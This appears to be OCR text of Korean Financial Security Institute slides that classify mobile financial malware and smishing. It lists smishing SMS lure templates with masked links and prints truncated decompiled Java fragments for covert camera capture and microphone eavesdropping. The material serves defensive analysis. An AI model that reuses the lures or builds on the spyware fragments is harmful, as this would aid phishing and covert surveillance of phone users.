
금융 모바일 악성코드 유형 분류

- 개인정보 탈취
- 금융정보 탈취
- 인증정보 탈취
- 스미싱 소액결제
- 보이스피싱 사기

유형 분류

금융보안원
FINANCIAL SECURITY INSTITUTE

[그림 32] 금융 악성 앱의 주요 유형 분류



문자 메시지로 전달되는 주요 스미싱 형태

└ [Web발신]


[표 7] 문자 메시지로 전달되는 주요 스미싱 형태

[Web발신] [우체국]송장번호 551*** 주소지 미확인. 반송처리 주소확인 http://******	[Web발신] [경찰서]사건번호(20-51264) 관련 긴급출석요구서/내용확인 http://******	[Web발신] 모바일 청첩장이 도착하였습니다. http://******
[Web발신] 민원조회 http://******	[Web발신] 건강검진 통지서 확인 http://******	[Web발신] 추석 명절선물로 모바일 상품권을 보내드렸습니다. http://******
[Web발신] 코로나19 마스크 무료로 드립니다. http://******	[Web발신] 코로나 확진자 100명 발생 환자이동경로 역학조사 확인 http://******	[Web발신] 재난지원금 신청해주세요 http://******

개인정보 탈취 (기능별 개요도)

금융보안원 FINANCIAL SECURITY INSTITUTE


[그림 33] 개인정보 탈취 흐름 및 악성 앱의 기능별 개요도



개인정보 탈취 (기능별 개요도)

금융보안원
FINANCIAL SECURITY INSTITUTE


[그림 33] 개인정보 탈취 흐름 및 악성 앱의 기능별 개요도



개인정보 탈취 (기능별 개요도)

금융보안원 FINANCIAL SECURITY INSTITUTE

[그림 33] 개인정보 탈취 흐름 및 악성 앱의 기능별 개요도



개인정보 탈취

금융보안원
FINANCIAL SECURITY INSTITUTE

모바일 기기에 저장되는 개인정보

└ 연락처 및 통화 목록, 문자 메시지 등

[S24] 악성 앱 감염 시점에 전면과 후면 카메라를 이용하여 모바일 기기 사용자의 사진을 촬영

```
...
public void surfaceCreated(SurfaceHolder holder){

    Intent sender=getIntent();
    String cameraNumber = sender.getExtras().getString("Camera");

    int cameraCount = 0;
    Camera.CameraInfo cameraInfo = new Camera.CameraInfo();
    cameraCount = Camera.getNumberOfCameras();
    for ( int camIdx = 0; camIdx < cameraCount; camIdx++ ) {
```

개인정보 탈취

금융보안원
FINANCIAL SECURITY INSTITUTE

모바일 기기를 통한 개인정보 탈취

- 실시간 도청, 녹음
- 실시간 사진, 촬영
- 전화통화 녹음


[S28] 모바일 기기의 마이크를 통해 주변 소리를 실시간으로 도청

```
...
ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
byteArrayOutputStream.reset();
byteArrayOutputStream.write(bArr, 0, bArr.length);
String str3 = "BroadcastMicrophone" + str + j;
String valueOf = String.valueOf(0);
String str4 = str3 + str2;
ByteArrayOutputStream byteArrayOutputStream2 = new ByteArrayOutputStream();
```

금융정보 탈취 (기능별 개요도)

금융보안원
FINANCIAL SECURITY INSTITUTE


[그림 35] 금융정보 탈취 흐름 및 악성 앱의 기능별 개요도



금융정보 탈취 (기능별 개요도)


금융보안원
FINANCIAL SECURITY INSTITUTE


[그림 35] 금융정보 탈취 흐름 및 악성 앱의 기능별 개요도




금융정보 탈취 (공격 사례)

금융보안원
FINANCIAL SECURITY INSTITUTE










금융정보 탈취 (공격 사례)

금융보안원
FINANCIAL SECURITY INSTITUTE







금융정보 탈취 (카드정보 입력 유도)

금융보안원
FINANCIAL SECURITY INSTITUTE

[S40] 정규식을 활용하여 입력되는 정보 검증

